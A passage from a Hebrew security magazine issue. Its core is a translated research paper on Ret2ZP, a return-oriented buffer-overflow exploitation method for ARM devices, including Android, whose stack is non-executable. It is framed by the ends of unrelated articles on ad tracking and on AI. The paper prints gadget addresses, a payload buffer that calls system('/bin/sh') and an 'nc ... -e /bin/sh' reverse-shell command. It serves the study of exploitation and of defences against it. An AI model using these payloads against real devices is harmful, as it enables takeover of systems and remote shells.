לאורך הזמן המודעות לשיטות שמפרסמים נוקטים ללימוד המשתמשים הולכת וגוברת, עם דעות לכאן ולכאן (לדוגמה, זוג מאמרים בנושא שפורסמו החודש ב-Wall Street Journal, בעד ונגד, וכן ב- USA Today, בעד ונגד). מצד אחד, אנשים מרגישים לעיתים מנוצלים כאשר נתונים הנאספים עליהם (לעיתים ללא ידיעתם) משמשים לרווח מסחרי, וחוששים שהמידע שנאסף עליהם יכול לשמש בדרך כלשהי כנגדם. ישנה תחושה שנשחקה היכולת של אנשים לשלוט ולקבוע את האיזון הנכון עבורם בין פרטיות לבין שירותים טובים יותר, וכי לרוב האנשים לא ניתנת בחירה אמיתית. מצד שני, הפרסום באינטרנט הוא כיום המנוע העיקרי המממן שירותים חינמיים רבים באינטרנט, דבר שאנשים רבים מקבלים כמובן מאליו. הכרה טובה יותר של המשתמשים והעדפותיהם מאפשרת פרסום יעיל יותר, הכנסות גבוהות יותר, ומימון נוסף לשירותים חינמיים נוספים וטובים יותר. לדוגמה, הבלוג ars technica פרסם פוסט בו פנה לקהל הגולשים שלו בבקשה לא להשתמש בתוספים חוסמי פרסומות, והסביר את חשיבות הפרסומות למימון התוכן ממנו הגולשים נהנים.

סביר להניח שבעתיד הקרוב הפרסום ימשיך להיות מקור הכנסה מוביל לשירותים רבים באינטרנט, וכל עוד זה המצב, למפרסמים יהיה תמריץ חזק ללמוד על הגולשים ולהתאים להם תוכן אישי. הפרסום המקוון צעיר יחסית, והגבולות של מותר ואסור עדיין נתונים במשא ומתן מתמשך בין אתרי האינטרנט, גופי חקיקה והמשתמשים.

מקורות

1. Flash Cookies and Privacy, by Ashkan Soltani, Shannon Canty, Quentin Mayo, Lauren Thomas and Chris Jay Hoofnagle, August 2009, Available at SSRN, http://papers.ssrn.com/sol3/papers.cfm?abstract-id=1446862
2. Fact and Fiction: The Truth About Browser Cookies, by The How-To Geek, February 2010, http://lifehacker.com/5461114/fact-and-fiction-the-truth-about-browser-cookies
3. How Unique is Your Web Browser, by Peter Eckersley, Electronic Frontier Foundation, http://panopticlick.eff.org/browser-uniqueness.pdf
4. EPIC Flash Cookie page, http://epic.org/privacy/cookies/flash.html

ARM Exploitation

מאת יצחק (Zuk) אברהם

מבוא

מחקר זה מתאר שיטות לניצול חולשות גלישת חוצץ (buffer overflows) על מנת לקבל יותר היכרות עם ניצול חולשות ARM בעידן המודרני כאשר מחסנית ה ARM אינה ניתנת להרצה. הוא נועד להבנת הסיכונים במכשירי ARM המודרניים ואיך למנוע אותם תוך הצעת פתרונות.

הבהרה: בשימוש בחלקים ממחקר זה, תצטרכו ליחס זכויות למחברי מחקר זה ע"י הוספת לינק מתעדכן של מחקר זה.

בדקו אם קיימת גרסה מעודכנת למחקר זה בכתובת: http://imthezuk.blogspot.com (לינק מדוייק : http://imthezuk.blogspot.com/2010/08/defcon-presentation_03.html)

ניתן לעקוב אחר כותב מאמר זה בטוויטר ב :

@ihackbanme

מתקפת Ret2ZP (או "חזרה לאפס הגנה") מתוארת במלואה במחקר זה ויכולה להתבצע במכשיר ה-ARM שלכם. כותב מחקר זה גם שמח לספק מידע ודוגמאות על התאמות לפלטפורמת אנדרואיד אך **כותב המחקר אינו אחראי על נזק שיגרם בעקבות שימוש המובא במחקר זה והאחריות חלה עליכם בלבד.**

מחקר זה יוצא מנקודת הנחה שברשותכם בסיס ידע ב:

- אסמבלי של X86 או ב-ARM.
- כמו כן ידע בניצול חולשות (למשל הבנת ret2libc, עשויה לעזור בהבנת מחקר זה).

באגים מסוג stack overflow נגרמים עקב תוכנות שכותבות לתוך buffer מידע ארוך יותר מכמות המידע שהוקצתה עבור אותו buffer על המחסנית.

איך ניתן לנצל buffer overflow?

- משתמש מקומי יכול להפעיל פקודות על מנת להעלות הרשאות ולקבל שליטה על מכשיר נייד.
- משתמש יכול לנצל חולשה של מכשיר נייד מרחוק, כדי להשיג עליו שליטה ולהריץ בו פקודות.

מחקר זה מתכוון להציג כי עדיין קיימים סיכונים שנובעים ממנגנון ההגנה הנוכחית במעבדי ARM ותקוותי היא כי יופעלו יותר מאמצים למציאת פתרונות בליבת מערכות ההפעלה המובילות.

נתחיל במחשבה על תרחישי ניצול חולשות ה-ARM בעולם האמיתי, מעבדי ARM נמצאים בשימוש בכל מקום היום: טלוויזיות, ניידים מתקדמים, טלפונים, לוחות וכ"ו, אך נדמה כי כל הדרכים המפורסמים לניצול חולשות ב ARM **מתבססים על כך שהמחסנית ניתנת להרצה וזהו אינו מה שקורה בפועל כיום.**

האסמבלי של ARM

ניצול חולשות ב-ARM לעומת ב- X86 כאשר המחסנית אינה ניתנת להרצה

המחסנית אינה ניתנת להרצה בהרבה פלטפורמות חדשות. עובדה זו גורמת לניצול החולשות להיות קשה יותר, זאת ועוד, האסמבלי של ARM שונה מהאסמבלי של X86.

אמנם הטריקים של X86 קיימים על מנת לשלוט בזרימת התוכנית לאחר ביצוע דריסה ל- EIP (כגון ב-ret2libc (ראו נספח ד').

לא קיים ידע ציבורי על ניצול חולשות ARM בזמן כתיבת מחקר זה (ניצול חולשות ב-ARM כאשר המחסנית אינה ניתנת להרצה – הערת מחבר),

קונבנציית הקריאה לפונקציה ב-ARM (APCS)

הקונבנציה הסטנדרטית של קריאה לפונקציה (ראו נספח א') מכילה 16 אוגרים:

אוגר	תיאור	שם האוגר
R15	אוגר ה-Program Counter	PC
R14	אוגר הקישור	LR
R13	המצביע למחסנית	SP
R12	Intra-Procedure-call scratch register	IP
R11	מצביע למסגרת	FP
R4-R10	מחזיקים משתנים מקומיים	
R0-R3	מחזיקים פרמטרים ומשתנים עבור פונקציות	

כלומר, אם אנחנו רוצים לקרוא לפונקציה SYSTEM שמקבלת פרמטר אחד (*char) הוא יעבור דרך R0.

בשביל ההדגמה נראה כיצד ניתן להריץ פק' shell לאחר ניצול חולשה, אך כמובן שהבסיס פה יוכל להיות מורחב לצורך הרצת פק' מלאות ושליטה מלאה בהכבת כמעט כל shellcode אפשרי. מכיוון שהפרמטר לא נדחף למחסנית כשאנו קוראים לפונקציה, הוא גם לא אמור להיות מוצא מהמחסנית, לכן הדרך המקורית לתת פרמטרים לפונקציה אינה זהה לדרך ב-X86, נצטרך להעביר פרמטרים בעזרת הטריקים בהמשך המסמך עבור ניצול מוצלח של Stack Overflow.

מדוע שימוש פשוט ב- ret2libc לא יעבוד?

המשמעות של ניצול חולשה, כאשר לא ניתן להריץ קוד במחסנית פירושה שיש צורך להכין את הפרמטרים במקום לדחוף אותם בסדר הנכון למחסנית כפי שהיינו עושים ב- X86. לדוגמא, תקיפת ret2libc רגילה על X86 אמורה להיראות ככה:

```
|----------------|----------|------------|----------------|-----------------|
| 16 A's         | AAAA     | SYSTEM     |  EXIT FUNCTION | &/bin/sh        |
|----------------|----------|------------|----------------|-----------------|
| args           | EBP [20] | EIP [24]   | EBP+8 [28]     | EBP+12 [32]     |
```

כלומר, ניתן לשלוט: במצביע הבסיס (EBP) (ניתן להשתמש בו לזיוף המסגרת – [Frame Faking]), בפונקציה לקריאה (EIP) SYSTEM(buff), בפרמטר שיש להעביר לפונקציה (&/bin/sh) ובפונקצית היציאה שתיקרא לאחר הקריאה לפונקציה.

הבנת הפונקציה הפגיעה

ב- ARM ישנן מספר דרכים לניצול, תלוי בהתאם לפונקציה הפגיעה:

1. פונקציה פגיעה שאינה מחזירה ערך (VOID)
2. פונקציה פגיעה שאינה מחזיקה ערך, אך עושה מספר דברים בעזרת האוגרים R0-R3.
3. פונקציה פגיעה שמחזירה ערך (*int, char ,...)

בהמשך המסמך יינתן מידע נוסף על ניצול כל סוג הפונקציות לפי הסדר.

ניצול ב- ARM

שליטה באוגר PC

ניצול המקרה הראשון הינו קל אך יכול להיות גם בעייתי:

ההסבר אודות הניצול יובא מיד לאחר ההסבר איך זה עובד ומדוע אנחנו מצליחים לשלוט באוגר PC (Program- Counter הינו המקביל ל EIP ב-X86).

כאשר אנו קוראים לפונקציה, חלק מהפרמטרים מוזזים לאוגרים הימנים (R0-R3) [זה תלוי בהגדרות ההידור, אך לרב זה אותו הדבר] ולא ידחפו אל תוך המחסנית.

בתור דוגמא נקרא לפונקציה Func אשר מקבלת שני פרמטרים:

```
mov R0,R3
mov R1,R2
bl func ;  (ראה הערה למטה)
```

- **הערה:** בדומה לפקודות ב-X86 (זכרו גם כי האות l בתוך bl פירושה "התפצל עם קישור". הפקודה הבאה תישמר ב- LR ובשביל להחזיר לפונק' הקוראת שליטה, LR יזוז חזרה ל- PC).

כפי שניתן לראות הפרמטרים הועברו לפונקציה בעזרת השימוש באוגרים R0 ו-R3 (תלוי בהגדרות ההידור אבל במקרה הכללי), אבל מה קורה כאשר נכנסים לתוך הפונקציה func?

```
push {R4, R11(FP), R14(LR)} ; in x86 : push R4\n push R11\n push R14
add FP, SP, #8 ; FP=SP+8
...
```

R4 נדחף מיד לאחר מכן להיכן שהאוגר SP מצביע אליו. בנוסף, R11 (שהוא בעצם המצביע למסגרת) והאוגר עם הקישור לחזרה נמצאים במחסנית בסדר הזה:

הזיכרון מתקדם קדימה והמחסנית זזה אחורנית.

```
== | R4 | R11 | LR |
== * <-- המצביע למסגרת נמצא היכן שהכוכבית
```

כעת נסתכל על סוף הפונקציה func:

```
sub SP,FP, #8 ; 0x8
pop {R4, FP, PC} ; in x86 asm : pop R4\n pop FP\n pop PC\n
.word 0x00008400 ; המידע של הפונקציה מאוחסן כאן
.word 0x........ ; וכן הלאה ...
.............. ; וכן הלאה ...
```

כלומר, לאחר שהאוגר LR נדחף למחסנית בכניסה לפונקציה, הוא מוצא לתוך האוגר PC ביציאה ממנה,משמע כי בהוראה הבאה הוא יוצא לאחר שדרסנו אותו (LR) על המחסנית מה שמאפשר לנו לקחת שליטה על האוגר PC ביציאה מהפונקציה.

אם ננסה תקיפת ret2libc, לא נצליח משום שהפרמטרים אינם נלקחים מהמחסנית.

נעשה מספר טריקים בסדר מסוים כדי לשלוט בפרמטרים (שבאוגרים R0-R3) לפני הקריאה לפונקציה.

אנו נקרא לזה תקיפת Ret2ZP (חזרה לאפס הגנה), זהו שילוב של ניצול תכנות מבוסס חזרה, ret2libc, על מנת לגרום לכך שיקרה מה שאנו רוצים.

Ret2ZP (חזרה לאפס הגנה) – הסבר לעומק של המתקפה.

עתה, מכיוון שאנו יכולים לשלוט באוגר PC, אך עדייו איננו יכולים להעביר פרמטרים לפונקציות, הנה הסבר מפורט איך Ret2ZP עובדת

הנה הדגמה של איך חוצץ ומחסנית נראים בתרחיש של גלישת חוצץ:

```
|----------------|----------|------------|----------------|------------------------|
| 16 A's         | BBBB     | CCCC       | DDDD           | &function-[0x12345678] |
|----------------|----------|------------|----------------|------------------------|
| args           | junk [20]| R4         |R11-framePointer| prog-counter (PC)      |
```

לאחר שהחוצץ הבא מתקבל: "AA..A" (16 פעמים) BBBBCCCCDDDD\x78\x56\x34\x12

נקבל את הקוד לגשת ל &0x12345678- ו- R4 יכיל את הערך 0x43434343 ו- R11 יכיל את הערך 0x44444444.

אם אנו רוצים לתחזק את הקוד שלנו ולבצע סוג של RoP (תכנות מבוסס חזרה) נחזור אל הקוד (תלוי במספר הפרמטרים שנדחפו (אם בכלל) ואם אוגר SP אינו מותאם (מאוד חשוב), אחרי המצביע לפונקציה).

מה הבעיה עם קפיצה מהאוגר PC כמו שהוא כשהוא מצביע לפונקציות אחרות (כגון SYSTEM ("/bin/sh"))?

Ret2ZP (חזרה לאפס הגנה) – עבור תוקף מקומי

כדי לבצע פקודות בתקיפה מקומית, אנו רק צריכים שורת פקודה ולאחר מכן אנו יכולים לכתוב בה את הפקודות שאנו רוצים להריץ. אנו לא זקוקים לפקודות מיוחדות עם שורת פקודה מרוחקת, netcat-ים וכתיבה ל- /dev/tcp.

נעשה תקיפת ret2libc עם ROP, קצת נזיז את המחסנית כדי לא לכתוב על עצמינו ונתאים את הפרמטרים (ע"י Ret2ZP):

הדברים שאנו זקוקים להם:

1. כתובת של המחרוזת /bin/sh, אנו יכולים להשיג אותה בקלות מתוך libc.
2. הזזה של המחסנית על מנת להישאר מסונכרנים עם החוצץ (לא חובה, אך מועיל להבנת ההתקפה).

3. דרך לדחוף כתובת ל- R0 שלא נמצא במחסנית (כתובת של המחרוזת /bin/sh מתוך libc).
4. לשנות את החזרה של הפונקציה שתצביע על הפונקציה SYSTEM.

דרכי הביצוע:

1. קל לביצוע.
2. אנו יכולים להשיג זאת ע"י שימוש בחזרה מ- wprintf (יוסבר בסעיף הבא ולכן נדלג על ההסבר כאן), אך זהו אינו חובה במקרה הזה מפני שאנו עדיין יכולים לשלוט ברצף הפעולה ואנו לא זקוקים להזיז את המחסנית על מנת שנשאר מסונכרנים.
3. כעת, בואו נחפש דרך לדחוף את הפרמטרים ל- R0, מבלי לאבד את שליטתנו על האוגר PC.

אנו מחפשים הוראת POP לקפוץ אליה אשר מכילה לפחות את R0 ובאוגר PC. ככל שנשלוט בה יותר, כך יותר טוב, אך כעט אנו זקוקים לשליטה רק על R0 ואוגר PC.

R0 אמור להצביע אל כתובת של מחרוזת המכילה /bin/sh ואוגר PC אמור להצביע אל פונקצית SYSTEM.

לפניכם דוגמא אשר מ- libc אשר מכילה הוראת POP עם R0 והאוגר PC. הדוגמא נלקחה מ- libc, אך יכלה להילקח גם ממקום אחר, אך חשוב לוודא שכתובת הדוגמא אינה סטאטית.

הנה מה שמצאנו:

```
0x41dc7344 <erand48+28>:      bl      0x41dc74bc <erand48_r>
0x41dc7348 <erand48+32>:      ldm  SP, {R0, R1} <==== אנו צריכים לקפוץ לכאן
```

בואו נגרום ל- R0 להצביע אל כתובת של מחרוזת המכילה /bin/sh

```
0x41dc734c <erand48+36>:      add SP, SP, #12 ; 0xc
0x41dc7350 <erand48+40>:      pop {PC} ====>SYSTEM  כאן אנו יוצאים. בואו נגרום לזה
להצביע ל-
```

כעט, כשאנו שולטים בכל, בואו נבצע התקפה אשר תהיה דומה לדוגמה הזו:

```
|-------|--------|----|----|----------|-- 4 Bytes--|--4 bytes--|--4 bytes--|--4 bytes--|
|16 A's |BBBB----| R4 |R11 |&41dc7348 | &/bin/sh   | EEEE      | FFFF      | &SYSTEM   |
|-------|--------|----|----|----------|------------|-----------|-----------|-----------|
| args  |junk[20]| R4 | FP | PC       | R0         | R1        |   JUNK    |prog-counter |
|       |        |    |    |          |            |           | (SP Lift) |    (pc)   |
```

החוצץ יראה כמו זה:

```
A..A*16 BBBB CCCC DDDD \x48\x73\xdc\x41
\xE4\xFE\xEA\x41 EEEE FFFF \xB4\xE3\xDC\x41
```

או:

```
char buf[] = "\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41" //16A
"\x42\x42\x42\x42" //fill buf
"\x43\x43\x43\x43" //(הפרמטר הראשון לפונקצית היציאה (בדוגמא הנ"ל
"\x44\x44\x44\x44" //R11
"\x48\x73\xdc\x41" //R0,R1 הפונקציה המזינה
"\xE4\xFF\xEA\x41" //R0 – "/bin/sh\0" string
"\x45\x45\x45\x45" //R1 – ldm contains r1 as-well
"\x46\x46\x46\x46" //JUNK – stack is 12 bytes more, not 8. So we got 4
spare bytes.
"\xB4\xFF\xDC\x41";//SYSTEM
```

אם נשים breakpoint על SYSTEM כך יראו האוגרים הרלוונטיים:

```
=> R0 – 0x41EAFFE4 ; (&/bin/sh)
=> R1 – 0x45454545
=> R4 – 0x43434343
=> R11– 0x44444444
```

ופונקצית SYSTEM תיקרא ותריץ את /bin/sh.

Ret2ZP (חזרה לאפס הגנה) – עבור תוקף מרוחק

מתקפות מקומיות הן טובות, אך אנו רוצים להריץ פקודות מרחוק ושיטה זו ניתנת לשימוש גם במתקפות מקומיות. בואו נחקור את זה הלאה:

לדוגמא, אם כבר גרמנו ל-R0 להצביע למחרוזת /bin/sh וגודל החוצץ שלנו הוא [64] מפני שהפונקציה SYSTEM ריסקה לנו את המקום במחסנית (למעט שימוש בחוצץ קטן כגון בגודל [16] שבו אנו מקבלים DWORD משותף של חוצץ שלא מרוסק ע"י הפונקציה SYSTEM).

בהנחה שנקרא לפונקציות אחרות באוגרים R4, R5, R6 ובאוגר LR אשר יתורגמו לאוגר PC, החוצץ שלנו יראה כמו כאן:

```
|-------|---------|----|----|------------|-4 bytes-|-4 bytes-|-4 bytes-|--4 bytes---|
|16 A's |BBBB     | R4 |R11 |&function   | R4      | R5      | R6      | &2nd_func  |
|-------|---------|----|----|------------|---------|---------|---------|------------|
| args  |junk [20]| R4 | FP |prog-counter|1st param|2nd param|3rd param|prog-counter|
```

לא תמיד ניתן לקפוץ אל תוך הפנוקציה SYSTEM, מכיוון שהמחסנית מרוסקת ויש צורך לסדר אותה מחדש.

פונקצית SYSTEM משתמשת בכ- 384 בתים של זיכרון במחסנית שלנו, אם נשתמש בגודל חוצץ של 16 בתים, נקבל 4 בתים משותפים (אם אנו קופצים לכתובת של (SYSTEM+4)* שאליה אנו יכולים לקפוץ. קפיצה אל DWORD של בתים שלא כתבתנו עליהם יכולה להיות טובה אם אנו עושים privilege escalation, אך לא טובה עבור מתקפה מרוחקת (אלא אם כן באפשרותנו לכתוב ל-path).

לדוגמא:

ניתן להריץ: "sh;#AAAAA....", פקודה אשר אותה ניתן להריץ בעזרת ה-DWORD הראשון, זה יריץ sh;# ויתעלם מכל תו שיבוא בהמשך עד שיגיע ל-NULL.

לדוגמא מתוך strace:

```
[pid 3832] execve("/bin/sh", ["sh", "-c", "sh;#X\332\313\276"...], [/*
19 vars */]) = 0
```

הכנסנו sh;#AAAAA.... וזה תורגם ל- sh;#X\332\313\276....\0, משום שפונקצית SYSTEM השתמשה במיקום במחסנית עבור הצרכים שלה. אנו צריכים לגרום למחסנית לזוז כ-384 בתים לפני או אחרי הפונקציה SYSTEM כדי להריץ כל פקודה שנרצה.

חיפשנו מיקום ב-libc כדי שנוכל להזיז את המחסנית שלנו ולהריץ את מתקפת Ret2ZP בהצלחה.

חיפשנו משהו כללי עבור הקוראים, אך עדיין ניתן למצוא רבים אחרים, הבה נסתכלת על הסוף של הפונקציה wprintf ונמצא שם:

```
41df8954:   e28dd00c add SP, SP, #12 ; 0xc
41df8958:   e49de004 pop {LR} ; (ldr LR, [SP], #4) <--- אנו צריכים לקפוץ לכאן
                                ; LR = [SP]
                                ; SP += 4
41df895c:   e28dd010   add   SP, SP, #16     ; 0x10 <--- המחסנית זזה כאן
41df8960:   e12fff1e    bx    LR       ;               <--- נצא כאן
41df8964:   000cc6c4     .word     0x000cc6c4
```

זהו הדבר הראשון שראיתי (כותב המסמך – הערת מתגרמת) ב-libc.so , וזה בדיוק מה שהיינו צריכים. קפצנו ל 0x41df8958 ({LR} pop או שניתן לקפוץ ל 0x41df8954 אך יהיה עלינו לשנות את החזרה שלנו בהתאם).

נוכל להריץ זאת כמה שנרצה, פעם אחר פעם, עד שנקבל מספיק תזוזה במחסנית.

לאחר שתיקנו את המחסנית, נוכל לקפוץ חזרה לפונקצית SYSTEM, בזאת השלמנו בהצלחה את מתקפת Ret2ZP.

במקרה הראשון כאשר אוגר R0 מצביע ל- SP בעת היציאה מהפונקציה הפגיעה, נשתמש בטכניקה שמופיעה למעלה לתיקון R0 ולשמור על הקריאה מהזזת המחסנית ההתחלתית.

אם יש לנו גודל חוצץ מוגבל, אנו צריכים רק לשנות את SP לאיזור שניתן לכתיבה, ואנו יכולים לבצע זאת בקריאה אחת בלבד. ניתן להשתמש בטכניקה זו גם עבור שליטה בכמות התזוזה של המחסנית (ושיטה זו גמישה יותר).

כעת נסביר מה זה bx LR.

bx {LR} הינו קפיצה ללא תנאים ל- {LR} (שמצביע ל SP+4 מריצים את הכתובת הבאה + 4 בתים), אבל זה יכניס אותנו למצב thumb במידה ו -LR[0]==1.

זה יראה כך:

```
|------|-------|----|----|wprintf epilogue|------------|-4 bytes--...--|-4 bytes--------|--4 bytes-------|
|16 A's| BBBB  | R4 |R11 |&0x41df8958     |....&0x41df8958|&0x41df8958...  | AAAA           |    &SYSTEM     |
|------|-------|----|----|-stack lifted---|------------|---------------|----------------|----------------|
|args  |junk[20]| R4 | FR |prog-counter    | again. lift|again...n times|after enough lifting| (pc-after lift)|
```

לאחר מספיק הזזות נקבל (מתוך Strace):

```
 [pid 3843] execve("/bin/sh", ["sh", "-c",
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHX\211\337A"...], [/* 19 vars */]) = 0
```

ונקבל את כל החוצץ שלנו בגודל 16 בתים + 8 בתים שנוכל להריץ בהם את כל מה שנרצה, מה שאמור להספיק לביצוע מתקפה מוצלחת מרחוק.

לדוגמא (מתוך Strace):

```
[pid 3847] execve("/bin/sh", ["sh", "-c", "nc 192.168.0.1 80 -e
/bin/sh;\211\337A"...], [/* 19 vars */]) = 0
```

Ret2ZP – התאמות ל- R0 – R3

תרחיש נוסף:

פונקציה פגיעה שאינה מחזיקה ערך, אך עושה מספר דברים בעזרת האוגרים R0-R3 (כנ"ל עבור פונקציות שמחזירות תוצאות).

במקרה זה, אם אנו רוצים להשתמש במתקפת Ret2ZP, אנו צריכים לוודא את הסטאטוס של האוגרים לאחר חזרה של הפונקציה הפגיעה.

אנו צריכים אוגר שיצביע למיקום היחסי היכן ש-R0 היה לאחר שינוי המחרוזת, ולהשתמש ב-Ret2ZP כדי לשנות את הפרמטר הראשון ולהזיז את המחסנית ולאחר מכן להריץ את הקוד שלנו.

שיטה זו טובה להרצת פקודות מורכבות יותר שמועברות על החוצץ עצמו, אך אם צריך רק פקודה פשוטה, ניתן להשתמש באותה הדרך שבה משתמשים במתקפה מקומית, ניתן אפילו לשלוט בזרימה של התוכנית ע"י יציאות מפונקציות כגון erand48:

```
.text:41DC7348    LDMFD SP, {R0,R1}   ; <== מותאמים R0 ו R1
.text:41DC734C    ADD   SP, SP, #0xC  ; המחסנית מותאמת ב-12 בתים, מה שמשאיר 4 בתים של זבל
.text:41DC7350    LDMFD SP!,{PC}      ; קופצים ל-4 בתים שאחרי הזבל
```

נחפש כתובות יחסיות גם באוגרים נוספים כגון:

אוגר	שם נוסף	התפקיד בקריאה סטנדרטית לפונקציות
R15	PC	ה- Program counter
R14	LR	Link Address (Link Register) / Scratch register
R13	SP	Stack Pointer סוף המסגרת של המחסנית הנוכחית
R12	IP	The Intra-Procedure-call scratch register
R11	FP/v8	מצביע על המסגרת / אוגר משתנה 8
R10	sl/v7	מגבלת מחסנית / אוגר משתנה 7
R09	sb/tr/v6	אוגר פלטפורמה, כלומר אוגר זה מוגדר ע"י הפלטפורמה

הפעולה שאנו רוצים לבצע ממש קלה לביצוע וישנו קוד ב- libc שמבצע התאמות ל-R0 עד R3.

בנוסף, אנו יכולים להוציא ערכים מהמחסנית לתוך R0 עד R3 בחלקים מסוימים של הקוד ב- libc.so מה שיותר ממספיק כדי לקבל שליטה על המכשיר המושפע.

לדוגמא, ניתן להשתמש ביציאה הבאה מהפונקציה MCOUNT כדי להוציא ערכים מהמחסנית לתוך R0 עד R3

```
.text:41E6583C mcount
.text:41E6583C              STMFD   SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
.text:41E65840              MOVS    R11, R11
.text:41E65844              LDRNE   R0, [R11,#-4]
.text:41E65848              MOVNES  R1, LR
.text:41E6584C              BLNE    mcount_internal
.text:41E65850              LDMFD   SP!, {R0-R3,R11,LR} <===
                                    קפיצה לכאן תיתן לנו שליטה על R0, R1, R2, R3, R11 ועל LR שאליה תקפוץ
.text:41E65854              BX      LR
.text:41E65854 ; End of function mcount
```

אם אינכם מצליחים למצוא קוד שמאפשר לכם להתאים מחזרה את SP ואת R0 עד R3 בדרך לגלישת החוצץ יהיה עליכם להשתמש במשהו אחר מתוך הפונקציות / הפקודות שכבר מוכללות בפונקציה כמו במתקפת ret2libc רגילה, מבלי להעביר פרמטרים בצורה תקינה.

תצטרכו להתאים קריאה זו כך שאו שתבצע מה שצריך כדי שתקבלו תוצאות רצויות מתוך קבוצה מוגדרת מראש של קודים (לדוגמא להרצת /bin/sh או לחלופין קריאה לפונקציה כלשהי) או שאם ישנם מקומות סטאטיים תוכלו להשתמש בהם כדי לקרוא לכל פונקציה בכל דרך שבה אתם מעוניינים – לדוגמא אפשור הרצה במחסנית וקריאה לקוד משני שתרצו להריץ.

Ret2ZP – שימוש במתקפה להפעלת הרצה במחסנית

ניתן גם להשתמש במתקפה על מנת לשנות את הפרמטרים ל-MPROTECT כדי להוסיף הרשאת ריצה לאיזור בזיכרון שלכם, ולאחר מכן לקפוץ למחסנית ולהריץ shellcode (ראו נספח ב', אך חשוב לציין פיתוח shellcodeים עבור ARM מזדחל מאחורי הפיתוח ל-X86)

Ret2ZP – פריצת טלפונים מבוססי אנדרואיד

יש דמיון רב בין לינוקס "רגיל" לבין אנדרואיד. אנשי אנדרואיד קימפלו מחדש את libc על מנת להתאים אותה יותר לפלטפורמה שלהם. אחד הדברים שתוכלו להבחין בהם הוא שאין בספרייה "pop .* R0 .*" (לפחות לא בגרסה שבה חיפש מחבר המסמך).

אז איך נוכל לאחסן את המחרוזת /system/bin/sh ב-R0? (זה לא סתם /bin/sh באנדרואיד) – נצטרך להתחכם קצת, אבל זה פחות או יותר אותו דבר.

ראשית נסתכל על הקוד:

```
mallinfo
STMFD   SP!, {R4,LR}
MOV       R4, R0
BL           j_dlmallinfo
MOV       R0, R4
LDMFD   SP!, {R4,PC}  ← בואו נקפוץ לפה
; End of function mallinfo
```

מכיוון שאין אחזורים לתוך R0 (בטעות או בכוונה) נאחזר את הערך לתוך R4 ונעביר אותו ל-R0 בקפיצה הבאה.

אם נקפוץ לשורה המודגשת נגרום לכך ש-R4 יאחסן את הכתובת של המחרוזת /system/bin/sh. לאחר מכן יש לנו את R4 שמצביע למחרוזת ועדיין יש לנו שליטה ב-PC. אך זה לא מספיק. לכן נקפוץ לשורה המודגשת הבאה:

```
mallinfo
STMFD       SP!, {R4,LR}
MOV         R4, R0
BL           j_dlmallinfo
MOV         R0, R4  ← בואו נקפוץ לפה.
LDMFD       SP!, {R4,PC}
; End of function mallinfo
```

כעת R4 יזוז ל-R0 ו-R0 יצביע למחרוזת /system/bin/sh.

בפקודה הבאה נקבל עוד ארבעה בתים ל-R4 (שאינם דרושים) ועוד ארבעה בתים עבור הפונקציה הבאה (הכתובת של הפונקציה system), תיפתח עבורנו שורת פקודה, ומשם כמובן התיאוריה שפירטנו בסעיפים הקודמים חלה גם בתרחיש הזה.

תצטרכו שהתהליך שאתם תוקפים (באנדרואיד שלכם, למטרות לימוד!) יהיה מקומפל עם -fno-stack-protector (אם שאתם באמת רוצים לעקוף את ההגנה על ידי bruteforce/cookie guessing/cookie overwrite ?) ושהקישור (לינקוג') יהיה מקושר דינאמית.

כל התיאוריה שנבדקה על ARM עם libc רגיל תעבוד גם על אנדרואיד עם התאמות הדומות לאלו שמודגמות למעלה.

מסקנות

בימינו מעבדי ARM נפוצים בהמון מקומות, ומריצים המון דברים, במסמך זה העליתי (מחבר המסמך – הערת מתרגמת) דרך אפשרית לנצל חולשת גלישת חוצץ גם כשהמחסנית אינה ניתנת לרצה עבור ARM.

על הדוגמאות עבור מסמך זה נבדקו ועובדים, כלומר זו לא רק תיאוריה, זה באמת עובד! עבודה עם ARMאין פירושה שאתה בטוח מגלישות חוצץ ומסמך זה מתאר שהקוד הניתן להרצה הוא בעצם כל דבר שעולה בדמיון התוקף, משמע שבכתיבת קוד ל-ARM עליכם תמיד להיות זהירים בעבודה עם חוצצים, לבדוק גדלים, ולהשתמש בשיטות קידוד בטוחות במקום בפונקציות מסוכנות כגון strcpy ו-memcpy.

מעט דרכי עבודה נכונות ובטוחות יכולות לחסוך את הסיכון הזה ולבטל את האיומים שצצים בגללו.

העבודה שהמחסנית לא ניתנת להרצה אינה מספיקה, מאמר זה הינו ההוכחה, ומעגלי אבטחה נוספים תמיד תורמים והינם חשובים (כגון cookies/PaX/canaries)!

תודות

Special thanks to :
Ilan (NG!) Aelion - Thank Ilan, Couldn't have done it without you; You're the man!
Also, I'd like to thank to :
Moshe Vered – Thanks for the support/help!
Matthew Carpenter - Thanks for your words on hard times.
And thanks for Phrack of which I've taken the TXT design. May the lord be with you.

מחבר המאמר

יצחק (צוק) אברהם, חוקר בחברת Samsung Electronics.

בלוג:

http://imthezuk.blogspot.com

http://www.preincidentassessment.com

ניתן ליצור קשר ולשאול שאלות: itz2000 [at] gmail.com או בטוויטר: @ihackbanme

המאמר נערך ותורגם על ידי נועה אור-עד.

נספחים

א. The APCS ARM Calling Convention:
http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf

ב. AlphaNumeric Shellcodes when stack is executable:
http://dragos.com/psj09/pacsec2009-arm-alpha.pdf

ג. Alphanumeric ARM shellcode:
http://www.phrack.com/issues.html?issue=66&id=12

ד. יש שם טעות היכן שלוקחים את EIP (+4) בתור המיקום, אך ניתן לקבל את הרעיון הכללי המאמר של c0ntexb
http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

ה. הבלוג הזה יכיל עדכונים עבור מאמר זה (באנגלית ובעברית):

http://imthezuk.blogspot.com

בינה מלאכותית – חלק שני

מאת ניר אדר (UnderWarrior)

לפני שנה יצא הגליון הראשון של Digital Whisper, ובו פרסמתי כתבה בנושא בינה מלאכותית. המאמר חיכה להמשך, והנה סוף סוף הוא מגיע ☺

נזכיר בקצרה נקודות חשובות שהוצגו במאמר הראשון:

- בינה מלאכותית היא תחום מחקר במדעי המחשב, שהמטרה שלו היא פיתוח אלגוריתמים לתפיסה, הסקת מסקנות ולמידה, וזאת כדי לפתור בעיות מורכבות.
